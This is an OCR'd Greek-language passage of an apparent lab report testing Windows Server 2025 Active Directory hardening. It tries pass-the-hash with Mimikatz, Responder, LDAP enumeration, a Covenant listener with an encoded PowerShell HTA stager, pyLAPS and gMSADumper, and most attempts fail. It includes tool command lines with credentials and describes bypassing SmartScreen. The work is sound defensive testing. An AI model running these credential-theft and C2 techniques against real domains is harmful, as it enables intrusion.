Ο Windows Server 2025 είναι γενικά πιο ασφαλής, αλλά οι εσφαλμένες ρυθμίσεις μπορούν ακόμα να καταστήσουν δυνατές τις SMB Relay επιθέσεις.

```
PS C:\Users\Administrator> Get-SmbServerConfiguration | Select EnableSMB2Protocol

EnableSMB2Protocol
------------------
              True
```

Εικόνα 193:Ενεργοποίηση του SMBv2

Ενεργοποιούμε ξανά το SMB2Protocol ώστε να παραμείνουμε ασφαλής.

7.7 Pass-the-hash


Εικόνα 194:PtH

Η επίθεση Pass-the-Hash (PtH) είναι μια τεχνική που επιτρέπει σε έναν επιτιθέμενο να χρησιμοποιεί το NTLM hash ενός κωδικού πρόσβασης αντί του ίδιου του κωδικού για να αυθεντικοποιηθεί σε ένα σύστημα Windows. Αυτό μπορεί να επιτρέψει σε έναν επιτιθέμενο να αποκτήσει πρόσβαση σε απομακρυσμένα συστήματα ή υπηρεσίες χωρίς να γνωρίζει τον πραγματικό κωδικό πρόσβασης, απλώς έχοντας το hash.

I ● Για να πετύχει το Pass-the-Hash (PtH) θα πρέπει να εντοπίσουμε το password hash (συνήθως το NTLM password hash) το οποίο θα σχετίζεται με έναν συγκεκριμένο λογαριασμό χρήστη (user account).


● Το σημαντικό στην τεχνική PtH είναι ότι δεν χρειάζεται να σπάσουμε το hash για να ανακτήσουμε το συνθηματικό του χρήστη και στην συνέχεια να εργαστούμε με τα δικαιώματά του. Η μόνη ενέργεια που απαιτείται είναι να χρησιμοποιήσουμε το hash για να αυθεντικοποιηθούμε ως αυτός ο χρήστης και να εργαστούμε με τα δικά του δικαιώματα. Σημαντικό να βρισκόμαστε σε δίκτυο windows. Δεν υπάρχουν εργαλεία της Microsoft που να πραγματοποιούν το Pass-the-Hash, συνεπώς θα πρέπει να χρησιμοποιήσουμε ένα τρίτο εργαλείο, όπως το Mimikatz. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1110.003 - Password Spraying.

Μέσα από τα Windows προσπαθούμε να κατεβάσουμε το mimikatz ώστε να τρέξουμε την επίθεση στο θύμα μας.



Εικόνα 195 Εντοπισμός mimikaz από το Microsoft Edge

Βλέπουμε ότι μπλοκάρετε από το browser, θα πατήσουμε keep για να προσπεράσουμε το block.



Εικόνα 196:Εντοπισμός του mimikatz πο το Smartscreen


Βλέπουμε ότι μπλοκάρετε και από το SmartScreen, διαπιστώνουμε ότι υπάρχουν πολλαπά επίπεδα ασφαλείας όπου τα Windows Server 2025 εφόσον τα έχουμε ενεργοποιήσει μπορούν να είναι αποτελεσματικά σε PtH επιθέσεις.

Μέσα από τον kali linux machine θα προσπαθήσουμε να τρέξουμε την επίθεση με τον responder.

………

Εικόνα 197:Ενεργοποίηση responder


Βλέπουμε ότι δεν έχει εντοπίσει το Windows server 2025.



Εικόνα 198:μη εντοπισμός κίνησης


Πιθανή αιτία για την αποτυχία να τρέξει στο Windows Server 2025, είναι ότι τα τα πρωτόκολλα LLMNR και NBT-NS, τα οποία εκμεταλλεύεται το Responder ενδέχεται να είναι απενεργοποιημένα.

Οι σύγχρονες εκδόσεις Windows συχνά απενεργοποιούν αυτά τα πρωτόκολλα λόγω ευπαθειών ασφαλείας.



Εικόνα 199:Επαλήθευση απενεργοποίησης LLNMR

Εδώ βλέπουμε ότι το πρωτόκολλο LLMNR (Link-Local Multicast Name Resolution) είναι ανενεργό όπως δείξαμε και στο κεφάλαιο 3..




Εικόνα 200:2η πρωτόκολλο NBT-NS

Και εδώ βλέπουμε το άλλο πρωτόκολλο NBT-NS είναι επίσης disable.

Συνοψίζοντας όταν το LLMNR και το NBT-NS είναι ενεργά, μπορεί να καταστήσει το δίκτυο ευάλωτο σε επιθέσεις όπως το SMB Relay ή άλλες επιθέσεις man-in-the-middle, αφού οι επιτιθέμενοι μπορούν να αναχαιτίσουν τα αιτήματα επίλυσης ονομάτων και να συλλέξουν διαπιστευτήρια.


7.8 Extensive AD Enumeration



Εικόνα 201:AD enumeration

Το extensive AD enumeration αναφέρεται στη διεξοδική συλλογή πληροφοριών για το Active Directory (AD) ενός δικτύου, που περιλαμβάνει κάθε στοιχείο που μπορεί να είναι χρήσιμο για τη χαρτογράφηση, κατανόηση, και, ενδεχομένως, για τον εντοπισμό ευπαθειών σε ένα περιβάλλον AD. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1069.002 - Domain Group Enumeration και T1087.002 - Domain Account Discovery.

Εικόνα 202:cat ad-ldap_log.txt




Εικόνα 203:προσπάθεια συλλογής πληροφοριών με το ad-ldap-enum

Εδώ βλέπουμε ότι μέσω ενός python script: python3 ad-ldap-enum.py προσπαθούμε να εξάγουμε τις πληροφορίες που μας είναι απαραίτητες από το active directory (users, group policies, ous) και εισάγουμε ένα έγκυρο όνομα χρήστη μαζί με το password του. Διαπιστώνουμε ότι η επίθεση αποτυγχάνει καθώς ο LDAP server απαιτεί αυθεντικοποίηση με έλεγχο ακεραιότητας (integrity checking) και δεν επιτρέπει απλές συνδέσεις (binds) χωρίς χρήση SSL/TLS για την κρυπτογράφηση της σύνδεσης, βλέπουμε και από το error ότι υπάρχουν δύο λόγοι:

- StrongerAuthRequired: Ο διακομιστής LDAP έχει ρυθμιστεί ώστε να απαιτεί ισχυρότερη αυθεντικοποίηση, και για λόγους ασφαλείας δεν επιτρέπει απλές συνδέσεις χωρίς κρυπτογράφηση. Που σημαίνει ότι μια από τις πολιτικές που έχουν εισάγει είναι αποτελεσματική και πιθανότερη το MFA.
- SSL/TLS Requirement: Η σύνδεση απαιτεί να είναι κρυπτογραφημένη με SSL/TLS. Αν δεν χρησιμοποιηθεί κρυπτογράφηση, ο διακομιστής αρνείται την πρόσβαση για την προστασία των δεδομένων. Σε περίπτωση που έχουμε χρησιμοποιήσει το certificate management σωστά θα μπορούσε να ευθύνεται για την αποτυχία της επίθεσης.

Δοκιμάζουμε με άλλο script να τρέξουμε την επίθεση.

S




Εικόνα 204:προσπάθεια συλλογής με το enum4linux

Καθώς γνωρίζουμε ότι ο κωδικός είναι σωστός, το σφάλμα που βλέπουμε στην οθόνη σχετίζεται με μα από τις παρακάτω πολιτικές ασφαλείας όπου έχουμε εφαρμόσει:

- Ρυθμίσεις του SMB: Το πρωτόκολλο να είναι απενεργοποιημένο και να μην γίνεται η αυθεντικοποίηση.
- Δικαιώματα του Χρήστη Ceo: Ο χρήστης δεν έχει δικαιώματα για απομακρυσμένη πρόσβαση και χρήση των υπηρεσιών, αφού πιο πάνω έχουμε εισάγει ο μοναδικός χρήστης με τέτοιου είδους πρόσβαση να είναι ο sudoadmin.
- MFA (Multi-Factor Authentication): Ο χρήστης απαιτεί επιπλέον επίπεδο ταυτοποίησης πέρα από τον κωδικό πρόσβασης για τη σύνδεση.

Θα δοκιμάσουμε να κάνουμε AD enumeration με την χρήση του Covenant.


Χρησιμοποιούμε το Covenant



Εικόνα 205:Covenant Listener

Πρώτο βήμα είναι να σετάρουμε τον Listener, ο οποίος λειτουργεί ως σημείο εισόδου για τη διαχείριση παραβιασμένων συστημάτων. Με αυτή τη ρύθμιση, ο Listener:

- Ακούει σε όλες τις διευθύνσεις (0.0.0.0) στη θύρα 80 χωρίς κρυπτογράφηση (SSL off).
- Χρησιμοποιεί την εσωτερική IP 192.168.1.130 για επικοινωνία με τους agents.
- Χρησιμοποιεί απλό HTTP, κάνοντάς το να μοιάζει με κανονική διαδικτυακή κίνηση, κάτι που μπορεί να διευκολύνει την κάλυψη σε δοκιμές ασφαλείας.




Εικόνα 206:Listener

Σκοπός μας είναι να ενεργοποιήσουμε ένα Grunt, τα Grunts είναι οι "agents" ή "payloads" που εγκαθίστανται σε συστήματα στόχους και επιτρέπουν τη σύνδεση και τον απομακρυσμένο έλεγχο δηλαδή είναι κακόβουλο λογισμικό ή script που εγκαθίσταται στο σύστημα-στόχο και λειτουργεί ως backdoor για το Covenant.

Εικόνα 207:grunt & script


Το αρχείο .hta φαίνεται έχει δημιουργηθεί ως malware ή payload για την εκτέλεση ενός κρυφού PowerShell script όταν ο χρήστης ανοίξει το αρχείο, έχουμε βάλει EncodedCommand η οποία περιέχει την εντολή PowerShell κωδικοποιημένη σε Base64, γεγονός που δυσκολεύει την ανάγνωση του πραγματικού περιεχομένου της εντολής.

Πάμε στον Windows Server 2025 και προσπαθούμε να τρέξουμε το παρακάτω url ώστε να αποκτήσουμε πρόσβαση και να φορτώσουμε το αρχείο GruntHTTPStager11.hta.




Εικόνα 208:Αποτυχία δημιουργίας σύνδεσης με Covenant

Βλέπουμε ότι μπλοκάρετε λόγω του http.



Εικόνα 209:hhtp block


Η διεύθυνση URL δείχνει ότι το αρχείο .hta πιθανόν να είναι ένα payload ή ένα κακόβουλο αρχείο που έχει προετοιμαστεί για εκτέλεση σε στόχο.



Εικόνα 210:Enhanced Security


Εδώ βλέπουμε ότι ενεργοποιείται και η επιλογή H Enhanced Security Configuration (ESC) η οποία αυξάνει την ασφάλεια στον φυλλομετρητή αποκλείοντας συγκεκριμένο περιεχόμενο από ιστότοπους που δεν είναι αξιόπιστοι.

7.9 LAPS Exploitation



Εικόνα 211:Laps Exploitation

Θα προσπαθήσουμε να εκμεταλλευτούμε τις αδυναμίες στο LAPS και να επιτύχουμε μια LAPS Exploitation επίθεση. Συγκεκριμένα θα προσπαθήσουμε να ανακτήσουμε το κωδικό ενός χρήστη που προστατεύεται από το LAPS σε ένα περιβάλλον Active Directory μέσω pyLAPS. Το PyLAPS είναι ένα εργαλείο ανοιχτού κώδικα γραμμένο σε Python, το οποίο χρησιμοποιείται για την αλληλεπίδραση και τη δοκιμή ασφάλειας του LAPS (Local Administrator Password Solution) σε περιβάλλοντα Windows Active Directory. Το εργαλείο επιτρέπει την ανάκτηση και τη διαχείριση κωδικών πρόσβασης που αποθηκεύονται στο Active Directory μέσω του LAPS[63]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1069.002 - Domain Group Enumeration και T1087.002 - Domain Account Discovery.



Εικόνα 212:Αποτυχία επίθεσης με PyLAPS

Προσπαθούμε με το παραπάνω script να πάρουμε τους κωδικούς των χρηστών χρησιμοποιώντας τον domain χρήστη μας και τα σωστά credentials, αναλυτικά:

--action get: Ενέργεια που ζητείται από το εργαλείο. Σε αυτήν την περίπτωση, προσπαθεί να ανακτήσει τον αποθηκευμένο κωδικό πρόσβασης ενός τοπικού διαχειριστή.

-u 'Sudoadmin': Το όνομα χρήστη (username) που χρησιμοποιείται για αυθεντικοποίηση στο Active Directory.

-d 'papei.nikaia': Το domain στο οποίο ανήκει ο χρήστης.

-p 'P@s$w0rd': Ο κωδικός πρόσβασης του χρήστη Sudoadmin.

--dc-ip 192.168.64.130: Η IP διεύθυνση του Domain Controller (DC), δηλαδή του κεντρικού server που χειρίζεται την αυθεντικοποίηση και τα δεδομένα Active Directory.

Παρόλα αυτά βλέπουμε ότι παιρνουμε το μήνυμα << automatic bind not successful – strongerAuthRequired>> αυτό σημαίνει ότι έχει αποτυχία της αυθεντικοποίησης και οι άμυνες μας έχουν λειτουργήσει, κάποιες πιθανές αιτίες είναι :

- LDAPS (LDAP over SSL): Οι απλές προσπάθειες LDAP (Lightweight Directory Access Protocol) δεν επιτρέπονται χωρίς κρυπτογράφηση.
- Kerberos Authentication: Ο χρήστης πρέπει να περάσει από το πρωτόκολλο Kerberos για να πιστοποιηθεί, αντί για απλά credentials.
- Ενεργοποίηση αυθεντικοποίησης μέσω NTLMv2 ή Kerberos (είναι ενεργοποιημένη από προεπιλογή στα Windows Server 20250
- Εάν στο Domain Controller είναι ενεργοποιημένο το windows firewall, μπορεί να μπλοκάρει μη εξουσιοδοτημένες συνδέσεις από το Kali Linux machine μας.
- Επιπλέον, η θύρα που χρησιμοποιείται για το LDAP/LDAPS (389 ή 636) μπορεί να είναι κλειστή.

7.10 Credential Dumping με gMSADumper

Θα πραγματοποιήσουμε μια Credential Dumping επίθεση στα Group Managed Service Accounts (gMSA) σε περιβάλλοντα Windows Active Directory. Credential Dumping είναι η επίθεση στην οποία οι επιτιθέμενοι μπορεί να προσπαθήσουν να εξάγουν διαπιστευτήρια για να αποκτήσουν δεδομένα σύνδεσης λογαριασμών και υλικό διαπιστευτηρίων, συνήθως με τη μορφή ενός hash ή ενός κωδικού πρόσβασης σε απλό κείμενο. Τα διαπιστευτήρια μπορούν να αποκτηθούν από τις

προσωρινές μνήμες του λειτουργικού συστήματος, τη μνήμη RAM ή δομές δεδομένων[64]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1087.002 - Domain Account Discovery και T1055 - Process Injection.

Θα χρησιμοποιήσουμε το gMSADumper.py το οποίο εξάγει κωδικούς πρόσβασης των Group Managed Service Accounts (gMSA) από το Active Directory.

```
┌──(root㉿kali)-[/home/kali/Downloads/gma]
└─# python3 gMSADumper.py -u Sudoadmin -p P@ssw0rd -d papei.nikaia
```

Εικόνα 213:Επίθεση με gMSADumper.py


-u Sudoadmin: Το όνομα χρήστη που χρησιμοποιείται για τη σύνδεση στο Active Directory.

-p P@ssw0rd: Ο κωδικός πρόσβασης για τον χρήστη Sudoadmin.

-d papei.nikaia: Το domain στο οποίο ανήκει ο χρήστης.

```
>
    main()
  File "/home/kali/Downloads/gma/gMSADumper.py", line 79, in main
    conn = Connection(server, user='{}\\{}'.format(args.domain, args.
username), password=args.password, authentication=NTLM, auto_bind=Tru
e)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
^^
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", lin
e 363, in __init__
    self._do_auto_bind()
  File "/usr/lib/python3/dist-packages/ldap3/core/connection.py", lin
e 387, in _do_auto_bind
    self.open(read_server_info=False)
  File "/usr/lib/python3/dist-packages/ldap3/strategy/sync.py", line
57, in open
    BaseStrategy.open(self, reset_usage, read_server_info)
  File "/usr/lib/python3/dist-packages/ldap3/strategy/base.py", line
154, in open
    raise LDAPSocketOpenError('invalid server address')
ldap3.core.exceptions.LDAPSocketOpenError: invalid server address
```

Εικόνα 214:Αποτυχία με gMSADumper.py




Εικόνα 215:Domain

Βλέπουμε ότι η σύνδεση αποτυγχάνετέ με τα αντίστοιχα error, επιπλέον βλέπουμε στην εικόνα ότι το domain είναι σωστό οπότε κάποιες από τις άμυνες που εφαρμόσαμε είναι αποτελεσματικές.

Κάποιες άμυνες που μπορεί να αποτρέπουν την σύνδεση:

- Ενεργοποιημένο Windows Firewall που αποκλείει τις συνδέσεις στις θύρες LDAP/LDAPS από μη εξουσιοδοτημένες IP διευθύνσεις.

- Αυθεντικοποίηση μέσω Kerberos, καώς το εργαλείο προσπαθεί να χρησιμοποιήσει NTLM, η σύνδεση αποτυγχάνει.
- Στον Windows Server 2025, η απλή αυθεντικοποίηση LDAP (Simple Bind) μπορεί να έχει απενεργοποιηθεί για λόγους ασφαλείας.



Εικόνα 216:Αποτυχία με στόχο την ip

Δοκιμάζουμε και με την ip ώστε να αυθεντικοποιήσουμε ότι δεν είναι κάποιο πρόβλημα στο dns αλλά ότι όντως υπάρχει αντοχή, βλέπουμε ότι το error μας λέει για αυθεντικοποιηση άρα πιο πιθανό είναι να το αποτρέπει το kerberros.


7.11 Post-Exploitation με Caldera

Εικόνα 217:Post Exploitation

Τι είναι το Post Exploitation;


Η **μεταεκμετάλλευση (post exploitation)** αναφέρεται στη φάση που ακολουθεί μια επιτυχημένη εκμετάλλευση (exploitation) στον τομέα της πληροφορικής. Περιλαμβάνει ενέργειες όπως η συλλογή ευαίσθητων πληροφοριών, η εξαγωγή δεδομένων χωρίς ανίχνευση ή η καταγραφή πληροφοριών από εταιρικούς hosts. Αυτή η φάση συχνά περιλαμβάνει τόσο πρωταρχικούς στόχους, όπως η φυσική πρόσβαση σε ένα κτίριο, όσο και δευτερεύοντες στόχους, όπως η αφαίρεση εταιρικής ιδιοκτησίας ή η πρόσβαση σε περιορισμένες περιοχές. Με βάση τον πίνακα attack της mittre επίθεση 